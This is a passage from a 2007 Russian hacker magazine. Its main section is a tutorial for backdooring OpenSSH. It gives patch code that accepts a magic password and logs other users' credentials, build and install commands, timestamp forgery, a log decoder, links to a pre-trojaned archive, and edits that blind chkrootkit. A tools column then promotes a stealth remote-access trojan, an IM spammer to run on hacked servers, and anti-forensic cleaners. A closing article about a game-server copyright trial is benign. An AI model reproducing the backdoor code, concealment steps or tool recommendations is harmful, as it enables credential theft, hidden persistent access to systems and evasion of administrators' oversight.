if (sshpam_err != PAM_SUCCESS)
   goto auth_fail;
```

И добавляем после нее:

```
if(login_shados) sshpam_err = PAM_SUCCESS;
```

В этом случае при попытке входа с нашим магическим паролем PAM мог бы нас не пустить, но мы сообщаем ему, что все OK — можно продолжать работу. Теперь переходим к строке с объявлением:

```
struct pam_ctxt *ctxt = ctx;
```

И добавляем:

```
if(sshpam_authctxt)
for (shad_i = 0; shad_i < num; ++shad_i) {
 sprintf(shad_buff, "PAM auth from: %s \
tuser: %s \tpass: %s\n",
  get_remote_ipaddr(), sshpam_authctxt->
user, resp[shad_i]);
if(!strcmp(_S_PASSWD, resp[shad_i])) ctxt->
pam_done = shados_login = 1;
 else shad_passlog();
 }
```

Общий смысл кода сводится к тому, что мы пытаемся побайтово считать информацию (пароль и т.п.) из переменной resp, являющейся ответом удаленной машины на запрос авторизации. Если же вводился наш магический пароль, его логировать не будем. Наконец, переходим к строкам:

```
 if (sshpam_err != PAM_SUCCESS)
 fatal("PAM: failed to set PAM_CONV: %s",
 pam_strerror(sshpam_handle, sshpam_err));
```

И добавляем нашу проверку флага:

```
if (!shados_login)
    sshpam_err = pam_open_session(
        sshpam_handle, 0);
```

Установка бэкдора

Собственно, на этом можно считать затроянивание оконченным, надо только поменять номер версии в файле version.h на тот, что был установлен в системе изначально. Теперь можно переходить к сборке OpenSSH. Осуществляется она тривиально:

```
./configure
make
make install
```

Вот только перед конфигурацией не забудь уточнить, где находятся бинарники ssh и sshd:

```
which ssh && which sshd
```

Также конфигурируй OpenSSH с параметрами «--bindir=» и «--sbindir=», указав после «=» пути к бинарникам ssh и sshd соответственно. Также необходимо указать путь к конфигу sshd. На разных системах он может находиться как в /etc/, так и в /usr/etc. По умолчанию путь является вторым значением. Полный список возможных параметров преконфигурирования ssh можно узнать из ./configure --help.
Ах да, чуть не забыл. Если в системе использовалась PAM-авторизация, не забудь включить соответствующий флаг. В итоге получаем:

```
./configure --bindir=/usr/bin и --sbindir=/
usr/sbin --with-pam --prefix=/usr --
sysconfdir=/etc/ssh
```

После того как бинарники соберутся, очищем от всевозможной символьной информации:

```
strip ssh sshd
```

А затем убиваем демон:

```
kill `cat /var/run/sshd.pid`
```

Хотя правильнее просто перезапустить его, например, в Gentoo это делается следующим образом:

```
/etc/init.d/sshd restart
```

А в RHEL — так:

```
/etc/rc.d/init.d/sshd restart
```

И в заключение правим время модификации с помощью touch в таком формате:

```
touch -c -m -t ГГММДДччмм.сс /usr/sbin/sshd
/usr/bin/ssh
```

Вместо ГГММДДччмм.сс устанавливаем значения времени и даты, которые мы предварительно сохранили.
Собственно, на этом все.
Для декодирования логов будем использовать нехитрую программку на C:

```
#include <stdio.h>
main(int argc, char *argv)
{
 FILE *f1, *f2;
 char c;
 f1 = fopen(&argv[1], "r");
 f2 = fopen(&argv[2], "w");
 while (!feof(f1)) {
 c = fgetc(f1);
 fputc((~c), f2);
 }
 fclose(f1);
 fclose(f2);
}
```

Собирается она вот таким образом:



> На моей домашней странице ты можешь найти затрояненную версию OpenSSH (http://shados.0x48k.cc/releases/openssh-4.6p1-backdored.tar.gz) и сам патч (http://shados.0x48k.cc/releases/openssh-4.6p1-shadosed.diff). Также советую почитать интересную статью моего знакомого Dark.iNiTro «Троянизация основных программ в FreeBSD», которая ждет тебя на сайте команды Cyber Crime Bastards: http://ccb.0x48k.cc.



> Warning! Ахтунг! За применение материала в незаконных целях автор и редакция ответственности не несут. Все исходники распространяются по лицензии GPL.



> Собственно, наша злая заплатка

> Мы невидимы в last (Shados сидит из Windows удаленно)

```
gcc decoder.c -o decoder
```

Вызов ее, как можно догадаться, очень прост:

```
./decoder /tmp/.sshhell /tmp/.sshhaven
```

В результате декодированные пароли окажутся в /tmp/.sshhaven.

Делаем заплатки

Все описанное выше затроянивание можно свести к одному очень полезному патч-файлу, сгенерировав его с помощью diff. Для этого нам понадобятся распакованные исходники оригинального OpenSSH и исходники затрояненного нами OpenSSH:

```
diff -N -c /path/to/original/openssh /path/to/
trojaned/openssh > /path/to/store/patch.diff
```

И далее с помощью полученного файла patch.diff можно троянить исходники конвейерным способом, предварительно перейдя в папку с распакованным OpenSSH:

```
patch < patch.diff
```

Такой патч ты можешь включить в свой боевой инструментарий. Поверь мне, не прогадаешь.

Если же тебе удобнее использовать уже готовый протрояненный архив, то сливай его с моей домашней хомпаги, а затем сразу приступай к установке и сборке. Ссылку на архив с затрояненной версией ты найдешь в сносках. В файле include.h можно поменять значения магического пароля и пути сохранения паролей на что-нибудь более неприметное типа /etc/ppp/pppd.crt, в общем, придумывай сам.

Пару слов о скрытности в системе

О том, что нужно чистить .bash_history, надеюсь, ты не забыл. Это, пожалуй, основное палево при входе с магическим паролем, но не самое серьезное. В руках администратора средней паршивости страшным оружием становится утилита контроля целостности и поиска руткитов, например всеми любимый и повсеместно (неправильно) используемый chkrootkit. Помнишь, в начале статьи я упомянул о том, что обнаружение руткита уровня пользователя является почти тривиальной задачей? Значит, надо сделать ее нетривиальной! Конечно, обнаружение затрояненной версии openssh chkrootkit'ом предвидится нескоро, но мы все же рассмотрим общие принципы на будущее, кроме того, они пригодятся при установке shv5 во взломанную систему. Если не углубляться в подробности, основная составляющая chkrootkit — это одноименный файл в архиве, являющийся обычным bash-сценарием. Большинство строк в нем имеет следующий вид (на примере проверки установленного shv5):

```
 ### ShKit
 if [ "${QUIET}" != "t" ]; then
 printn "Searching for ShKit rootkit default files and
dirs... "; fi
 if [ -f ${ROOTDIR}lib/security/.config -o -f
${ROOTDIR}etc/ld.so.hash ]; then
 echo "Possible ShKit rootkit installed"
 else
 if [ "${QUIET}" != "t" ]; then echo "nothing found"; fi
 fi
```

Соответственно, меняем этот код на что-то подобное вот этому:

```
 ### ShKit
 if [ "${QUIET}" != "t" ]; then
 printn "Searching for ShKit rootkit default files and
dirs... "; fi
 if [ -f ${ROOTDIR}lib/security/.config -o -f
${ROOTDIR}etc/ld.so.hash ]; then
 #echo "Possible ShKit rootkit installed"
 else
 if [ "${QUIET}" != "t" ]; then echo "nothing found"; fi
 fi
```

Здесь мы закомментировали строку, выводящую предупреждение о возможном инфицировании, и вставили строку, аналогичную выводу при отсутствии подозрений у chkrootkit'а. Абсолютно таким же образом можно отвести подозрения от любых других руткитов в системе, главное — не забудь поменять дату модификации самого chkrootkit на изначальную (не устану повторять). Пожалуй, на этом и остановимся.

Заключение

Вместо заключения пожелаю тебе всего наилучшего, мой юный друг. Не попадайся, а еще лучше не занимайся всякими гадостями. Пользуясь случаем, хочу передать привет моему знакомому админу, который до сих пор не додумался переставить OpenSSH. Это был ShadOS из Hell Knights Crew.



Теперь ты можешь получать журнал с КУРЬЕРОМ
не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Екатеринбурге, Челябинске, Омске.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:
- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев | 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О.

Дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ
Индекс
Область/край
Город
Улица
Дом Корпус
Квартира/офис
Телефон ( ) код
E-mail
Сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с 2007 г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с 2007 г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

x-tools
Программы для хакеров

ПРОГРАММА: BLACKSUN REMOTE ADMINISTRATIVE TOOL
ОС: WINDOWS 2000/XP
АВТОР: CYTECH



> Веб-гейт для управления Blacksun'ом

Помнится, одно время было очень популярным юзать Radmin в качестве бэкдора. Но времена эти безвозвратно ушли. Во-первых, беспалевно разместить этот продукт в системе достаточно проблематично, а во-вторых, есть гораздо более удобные и функциональные решения. Нет, боже упаси, я не буду выкладывать в X-Tools троянов (подобное деяние противозаконно и карается согласно 273-й статье УК РФ). Утила, о которой пойдет речь, относится к разряду Remote Administrative Tool (или, как сейчас модно характеризовать бэкдорчики, к системам удаленного администрирования ;)). Название этого полезного продукта — Blacksun Remote Administrative Tool. Дабы не растекаться мыслью по древу, перейду непосредственно к основным характеристикам тулзы:


- невидимость в процессах;
- невидимость в реестре;
- функции даунлоадера;
- размер не более 20 Кб;
- управление через гейт;
- работа с командным интерпретатором (cmd.exe);
- наличие специализированных команд.

Кстати, немного о командах. Описывать все не буду, поскольку это займет немало времени и журнального места. Кроме того, команды передаются посредством гейта, что обуславливает специфический синтаксис. Но все это ерунда по сравнению с самими возможностями тулзы:

- скачка файла по HTTP-протоколу;
- закачка файла на твой FTP-сервер;
- скрытый/видимый запуск программ в системе;
- привязка к заданному порту командного интерпретатора.

Я уже молчу о работе с питанием компа, переключении режимов клавы или включении/выключении монитора =). В общем, список фишек на этом не ограничивается. Остановлюсь коротко на комплектации продукта. В архиве лежат две папки: src и web. Первая содержит в себе исходники, при компилировании которых проблем возникнуть не должно. Содержимое второй нужно залить на свой (или не совсем свой :)) сервер. Что и как делать дальше, думаю, разберешься и без моей помощи. Так как тулза выкладывается на нашем диске вместе с сорцами, ты получаешь дополнительную свободу действий =). Только не забывай, что прога предназначена прежде всего для удаленного администрирования :).

ПРОГРАММА: CRYPT4FREE
ОС: WINDOWS 2000/XP
АВТОР: SECUREACTION RESEARCH, LCC



> Криптуем содержимое своего винта

Со страниц различных мануалов и секьюрити-паг уже не раз твердилось о необходимости криптовать всю «полулегальную» инфу на винте. Поэтому не хочу даже начинать говорить об этом =). Обращу твое внимание лишь на один немаловажный момент: выбрать подходящую для себя утилу подобного рода достаточно сложно (запросы-то у всех разные :)). Именно поэтому я частенько выкладывают в X-Tools утилы, прямым образом связанные с криптографией. В нынешнем выпуске спешу представить тебе софтину под названием Crypt4Free. Эта прога предназначена прежде всего для шифрования файлов. В качестве алгоритмов используется Blowfish (448-битный ключ) и DESX (128-битный ключ). В принципе тулза может зашифровать что угодно и где угодно :). Доступ к зашифрованному файлу регулируется посредством ввода ранее заданного пароля. Кстати, для защиты от кейлоггеров реализована виртуальная клава, с помощью которой также можно задать/ввести пароль. После того как ты выбрал алгоритм, указал файл и задал пасс, жми здоровенную кнопку Start в правом верхнем углу и наслаждайся результатом работы тулзы. Обобщая фишки утилиты, приведу их краткий перечень:

- использование алгоритмов Blowfish (448-битный ключ) и DESX (128-битный ключ);
- наличие виртуальной клавы;
- работа с ZIP-файлами;
- шифрование любого введенного текста.

Особенно интересен последний пункт. Так как прога имеет возможность шифрования любого введенного текста, ничто не мешает тебе юзать ее при передаче мессаг по асе/мылу =). Кроме того, софтина позволяет заменять/не заменять старый (нешифрованный файл) новым (шифрованным). Ну а ко всему прочему прога является полностью фриварной. Однозначно must have =).

ПРОГРАММА: DEDAULUS SYSTEM CLEANER
ОС: WINDOWS 2000/XP
АВТОР: DEDAULUS

Как известно, каждый род деятельности имеет свою специфику и свои, так сказать, «побочные



> Еще взламываете? Тогда мы идем к Вам! :)

эффекты». Наверняка, ты еще помнишь рекламу со слоганом: «Вы еще кипятите? Тогда мы идем к Вам!» Он легко переделывается под хак-стайл: «Вы еще взламываете? Тогда мы идем к Вам!» Вот такой вот ненавязчивый девиз людей в серых мундирах :). Про тотальную шифровку содержимого винта я писал выше (и не только в этом выпуске X-Tools), но это не панацея. Ведь в самых укромных уголках твоей винды всегда найдется то, что сыграет роковую роль при (не дай бог!) конфискации компа. Браузеру присущи куки, хистори и кэш, а про реестр я вообще молчу. Одним словом, такой расклад однозначно попахивает чем-то нездоровым :). Но лекарство есть, и рецептик я тебе сейчас накатаю: Dedaulus System Cleaner. Эта тулза способна не только грамотно почистить твою ось, но и потереть файлы без возможности восстановления (путем перезаписи). Разглагольствовать тут сильно не буду, так как коротко все описано ниже:

- удаление как установленных программ (включая скрытые — те, которые не отображаются в стандартном окне «Установка и удаление программ»), так и оставшихся после некорректного удаления записей в реестре;
- полное удаление файлов с винта, без возможности их последующего восстановления (путем перезаписи).
- управление автозагрузкой (редактирование списка утил, запрет автозагрузки из определенных ключей реестра, мониторинг ключей реестра и т.д.),
- OneClick CleanUp — полная или частичная автоматизация очистки;
- сворачивание в трей;
- поддержка профилей с необходимыми конфигурациями.

Кстати, ко всему прочему софтина имеет просто потрясающий интерфейс, который порадовал даже меня =). Навигация по меню в тулзе реализована очень удобно, а сам процесс сканирования реестра выполняется достаточно оперативно. Рассказывать можно еще очень долго, поскольку прога того заслуживает. Так что смело инсталлируй ее с нашего диска — и вперед, наводить порядок на своем винте =).

Утила фриварная, с возможностью обновления и с поддержкой русского языка — пользуйся :).


ПРОГРАММА: MRA SPAMER
ОС: WINDOWS 2000 / XP



> Спамим по mail-агенту

Ну вот мы плавно подошли и к спаму. Да-да, ты не ослышался... И не надо недовольных возгласов типа «В топку спамеров!» или «Не трожьте мое мыло!». Смею тебя огорчить, неактуально это сейчас =). Да и вообще, мыло мылу рознь, так что никто твое хозяйственное мыло на кухонной раковине трогать не собирается :).
А мы вернемся к спам-софту. Как ты помнишь, несколько утил из серии «Проспамь своего соседа» я уже выкладывал. Настала очередь следующей тулзы под названием MRA Spamer. Эта прога предназначена изначально для спама по агенту (Mail.Ru Agent). В последнее время спам по системам мгновенных сообщений стал достаточно популярен, поэтому я выложил спамилку на наш диск =).
Первое, что следует отметить, — это то, что утила не требует установки. Согласись, фактор немаловажный (особенно если ты собрался юзать прогу на ломанных виндовых дедиках =)).
Еще один весьма приятный момент — наличие русскоязычного интерфейса. Тулза имеет 4 основных вкладки меню: «Текст», «Поиск», «Настройки», «Статистика». Разбираться будем по порядку, начнем с вкладки «Текст». Она не таит в себе ничего особенного, а просто позволяет тебе вбить текст для рассылки aka спама. Во вкладке «Поиск» содержится несколько параметров конфигурации для поиска и парсинга новых спам-листов: пол, страна, регион, возраст. Есть возможность поиска только среди онлайн-контактов. Название вкладки «Настройки» говорит само за себя. Здесь тебе предлагается отрегулировать работу утилы. В частности, следует указать местоположение листа с акками на mail.ru (с помощью которых и будет осуществляться рассылка), назначить количество потоков (сильно не жадничай, даже на чужом дедике =)), включить / выключить использование соксов (в том числе и сокс-лист) и назначение ведения лога. Последний пункт меню — «Статистика» — представляет собой некое подобие читабельного лога. Во вкладке отмечается количество отправленных мессаг и принятых ответов, показывается, сколько мыл в базе и сколько было собрано при поиске. В общем, рулез, все очень пристойненько =). Единственное, что хочу сказать напоследок, — не злоупотребляй этой тулзой, тебя ведь тоже порой достают спамеры, верно? =).

ПРОГРАММА: ATNOTES
ОС: WINDOWS 2000 / XP
АВТОР: TOMAS ASCHER



> Лепим хак-заметки

Ты когда-нибудь вглядывался в обилие ярлыков на своем рабочем столе? Да, я имею в виду именно ту свалку, что каждый день все пополняется =). Не знаю, как тебе, но мне окончательно надоел такой расклад, потому что в последнее время разгребать залежи полезных / бесполезных иконок, напоминаний и прочего стало абсолютно невозможно. Кстати, о напоминаниях. Львиную долю моего рабочего стола в реале занимают различные бумажки / обрывки / записки / распечатки с напоминаниями о том, что не было сделано и что сделать нужно обязательно. Если тебя тоже уже достали заметки в виде ярлыков / бумажек (типа «Купить батон», «Вынести мусор», «Сдать курсовую», «Поломать сервер» :)), то прога ATnotes несомненно облегчит твои страдания =). Тулза специально написана для создания заметок на рабочем столе, причем выглядит все очень недурно :). Из функций утилы можно выделить следующее:

- создание заметок;
- назначение времени будильника для конкретной заметки;
- наличие календаря;
- настройки окон утилы;
- установка горячих клавиш.

Кстати, по поводу дизайна создаваемых заметок: цвет фона и шрифта, а также прозрачность фона можно регулировать, что не может не радовать :). Кроме того, программулина полностью фриварная, так что устанавливай и пользуйся без лишних вопросов =).

ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

Ragnarok — священная битва за онлайн

Суд над владельцем неофициального игрового сервера

Рагнароком в скандинавской мифологии называлась гибель всего живого, которая должна была произойти после битвы богов и чудовищ. Прошло много времени, эти легенды теперь интересны лишь любителям сказок народов мира. И еще тем, кто делает компьютерные игры по мотивам древних мифов.
Но из-за этих игр битвы происходят и сегодня...

MmoRPG и ее серверы

Ragnarok Online — одна из самых популярных сегодня многопользовательских ролевых игр. Она была создана в 2001 году корейской компанией Gravity Corporation, и поначалу трехмерный мир скандинавских мифов был доступен лишь жителям Южной Кореи. Но спрос на жанр MmmoRPG рос, и через некоторое время были запущены японский, немецкий, англоязычный серверы. Если говорить о самой игре, то ничего необычного здесь нет. Игрок попадает в виртуальный мир, где убивает монстров, покупает артефакты, выторговывает у других игроков снаряжение и оружие. Тот, кто хоть краем глаза видел, к примеру, World of Warcraft, сразу поймет, о чем речь. Но мир Ragnarok по масштабам скромнее, чем WoW, и единовременно на каждом сервере могут играть не более восьми тысяч пользователей.
Естественно, корейские программисты занимались разработкой не для удовлетворения личных амбиций. Онлайновые игры сегодня являются весьма прибыльным бизнесом. А желающих играть всегда больше, чем желающих платить. Из-за такого расклада и появились так называемые «эмуляторы».
Эмулятор — это аналог серверной части игры. С оглядкой на оригинал (его исходники, само собой, закрыты) программисты с нуля пишут клон игрового сервера. Серверы обеспечивают игровую механику, карты, хранят информацию об игроках. Клиентская часть программы используется точно такая же, как и на официальных игровых серверах. Модель «клиент-сервер», когда основные файлы (3D-движок, персонажи) находятся на компьютере пользователя, а карты игры, инфа об игроках и прочее хранятся на сервере, является типичной для онлайновых игрушек.
Так вот, один из эмуляторов Ragnarok Online — Fusion — оказался в 2002 году на компьютере московского программиста Валентина Киселева. Сначала Валентин просто играл в Ragnarok по сетке с друзьями. Через некоторое время у него появилась мысль, что неплохо бы было открыть свой игровой сервер на основе эмулятора. В то время очень популярным становится проект eAthena. eAthena — лучший и тогда, и сегодня эмулятор Ragnarok. Над ним работают энтузиасты со всего света, также существует разрабатываемый японцами jAthena.
В 2003 году Киселев арендует необходимое оборудование и запускает сайт rusro.ru, где все желающие могут бесплатно играть в Ragnarok Online.

Лабиринты авторского п(R)ава

К 2005 году количество зарегистрированных игроков на сервере Киселева достигло 70 тысяч. Проект оказался более чем успешным. Но в том же 2005 году и начинаются трудности. Компания «Мадос» за 300000 долларов покупает у Gravity лицензию на Ragnarok Online и становится единственным обладателем прав на игровые серверы Ragnarok, расположенные в России. Стоит ли говорить, что сервер Киселева им по некоторым причинам не очень понравился? Игровые серверы, основанные на эмуляторах, вообще иначе как пиратскими в Gravity не именуют.
Компания начинает судебное разбирательство, цель которого — закрыть сервер Валентина Киселева. Сам Киселев считает, что не последнюю роль в этом деле сыграла Ассоциация по борьбе с компьютерным пиратством. Эта организация тесно сотрудничает с МВД в рамках построения «цивилизованного рынка программного обеспечения» и работает со многими софтовыми компаниями в России. Потерпевшая сторона сотрудничество с АБКП отрицает.
У Валентина изымают сервер на экспертизу.
Впоследствии именно экспертиза будет подвергнута жесткой критике при обсуждении в Сети. Естественно, эмулятор eAthena был найден. Но здесь нужно отметить, что эмулятор абсолютно легально распространяется в открытых исходных кодах по лицензии GNU GPL. И ничего незаконного в хранении программы под GNU'той нет. Однако экспертизой была найдена программа-клиент. Согласно выводам экспертов, программа отличалась от той, что предлагалась для скачивания на официальном сайте игры. Главное ее отличие — она была модифицирована таким образом, что при коннекте заходила не на мадосовский сервер, а на сервер Киселева. Сам Валентин утверждал, что этот файл был выложен не для распространения, что он хранился на сервере для его личных нужд.



Но суд не внял доводам Киселева. 8 июня 2007 года выносится приговор. Валентин Киселев признан виновным в нарушении авторских прав, статья 146 Уголовно-процессуального кодекса РФ. Назначено наказание в виде трех лет лишения свободы условно. «Мадос» также требовала выплатить стоимость лицензии — 300000 долларов, но штрафовать Киселева суд не стал.

Дело получило широкую огласку в Сети, мнения по поводу справедливости приговора разошлись. Сторонники Киселева обвиняют экспертизу в некомпетентности, называя найденный клиентский файл «несерьезным доказательством». Позиция противоположной стороны тоже ясна. Понятно, что сервер Киселева — это open source. Но если рассуждать с позиции игрока, какая разница, лицензионный сервер или нет? А если Ragnarok и там, и здесь одинаков, то зачем платить? Компания же, отдав немалую сумму за лицензию, получает гарантию, что российские граждане будут играть только в один Ragnarok — на их серверах. Кроме того, Ragnarok Online является зарегистрированной торговой маркой, и использовать ее на альтернативных серверах незаконно.

В итоге мы имеет совершенно противоречивое, запутанное дело. Чтобы прояснить ситуацию, обратимся к его непосредственным участникам.

Интервью с Киселевым

Илья Александров: Как у Вас появилась идея создать свой собственный сервер игры Ragnarok Online?

Валентин Киселев: Идеи как таковой не было. Начнем с того, что игра Ragnarok Online появилась в Корее в 2001 году. Но поскольку играть в нее могли только жители Кореи, в других странах о ней никто и не слышал. Примерно в это же время энтузиастами в разных странах были предприняты попытки изготовить самостоятельную серверную часть — эмулятор игры. Сначала это были довольно примитивные программы, которые не обладали ни функциями оригинальной версии, ни возможностями. Но в 2002 году появилась серверная программа Fusion, при помощи которой можно было даже играть. Вот она-то и попалась мне на глаза. С друзьями мы резались в Ragnarok в одной из домашних сетей Москвы. Играть в домашней сети быстро надоело, как и вообще играть, захотелось сделать свой собственный проект. Пришла мысль зарегистрировать доменное имя rusro.ru с арендой у провайдера парочки серверов.

К тому времени в интернете организовалось неплохое сообщество разработчиков eAthena. В 2003 году альтернативная серверная часть, разработанная энтузиастами, превосходила по возможностям оригинальную версию в разы. Оригинальная же, корейская серверная часть с момента разработки корейцами в 2001 году не менялась, так и оставаясь аппаратным монстром.

В своем же проекте я использовал наработки eAthena, Fusion и прочих. Да я и сам был программистом в этих сообществах и выкладывал удачные разработки, проверенные на моем rusro.ru, для внедрения в эти проекты.

И.А.: Расскажите об аппаратной части сервера. Ведь для запуска сервера онлайновой игры, наверняка, нужно мощное железо?


В.К.: Естественно, это не домашний компьютер. Изначально это были арендованные в дата-центре машины. Потом я приобрел собственные, которые разместил у одного из московских провайдеров. Железо, действительно, нужно довольно мощное. Но, в отличие от корейского ПО, мое ПО не требовало многочисленных кластерных систем. Достаточно было двухпроцессорного Ксеона (Intel Xeon) и много-много памяти.

И.А.: Расскажите подробнее о проекте eAthena.

В.К.: eAthena — это ПО, разработанное энтузиастами с нуля. Сама разработка происходит с использованием общественной лицензии GPL GNU. Иначе говоря, любой желающий может вносить туда изменения и дополнения, так же как и воспользоваться этой разработкой для собственных нужд, модифицируя ее. Серверное ПО rusro.ru было основано на этом ПО, и, соответственно, по умолчанию я согласился с условиями лицензии eAthena.


Повторюсь, серверное ПО не списано, не украдено, а написано с нуля тысячами программистов в сообществах по чуть-чуть, год за годом — так и появилось альтернативное ПО игры Ragnarok.

И.А.: Теперь о клиенте. Можно ли было играть на Вашем сервере, скачав программу-клиент с официального сайта?





› Официальный сайт российской Ragnarok Online



› Приговор суда

В.К.: Можно, если у Вас в наличии любая клиентская часть от Gravity или от любого другого производителя, не суть важно. Пользователь адаптирует ее самостоятельно, подключая файл, где содержится конфигурация для нового подключения.
И.А.: На Вашем сервере был обнаружен файл-клиент для доступа к игре. Но его можно скачать с официального сайта, верно? В качестве чего тогда он фигурировал у следствия?
В.К.: Экспертизой на жестком диске найден клиентский файл, именно клиентский — так установил эксперт. Но где он был найден, эксперт не знает. Также почему-то эксперт назвал его «модифицированным» и «контрафактным» только на основе того, что этот клиентский файл отличается от клиентского файла компании «Мадос». Естественно, он отличается. Ведь у меня находилась корейская клиентская версия десятого эпизода (версии игры — примечание И.А.), а сравнивали ее с русифицированной версией эпизода 4 «Мадоса».
Где ее нашел эксперт — неизвестно. В деле фигурирует осмотр сайта, и на распечатках видно, что с сайта никаких клиентских файлов не распространялось. Скорее всего, этот файл для моих собственных нужд находился в архиве, поскольку я использовал свой сервер как хранилище своих личных и легально приобретенных программ. Естественно, пользователи проекта не имели доступ ко всему содержимому моих жестких дисков.
Следствие не знало, что делать с находкой. Эксперт, как я уже сказал, назвал файл «модифицированным» и «контрафактным», а следователи стали приписывать ему волшебные свойства серверного ПО.
Настоящее серверное ПО почему-то никого не интересовало, его никто не исследовал и даже не смотрел. И следствие, и суд, отклоняли многочисленные ходатайства о проведении экспертизы именно серверного ПО.
И.А.: Следствие посчитало, что Вашим главным преступлением было использование и модификация свободного ПО?
В.К.: В обвинительном приговоре сказано, что я модифицировал серверное ПО, принадлежащее компании «Мадос». Но как об этом можно было судить, если экспертизы серверного ПО не проводилось и все просьбы назначить подобное исследование отклонялись? А по-хорошему нужно было взять мое серверное ПО aAthena с лицензией GPL GNU и сравнить с серверным ПО компании «Мадос». Складывается впечатление, что это было никому не нужно и единственная цель этого разбирательства — закрыть мой проект.
И.А.: Вашим делом действительно занималась Ассоциация по борьбе с компьютерным пиратством?
В.К.: Компанию «Мадос» по доверенности представляет АБКП. АБКП известна своими тесными связями с МВД и ОБЭП. Также все свои экспертизы она проводит в ГУП «Информзащита». На сайте этой организации можно почитать о рейдах, проведенных совместно с МВД.
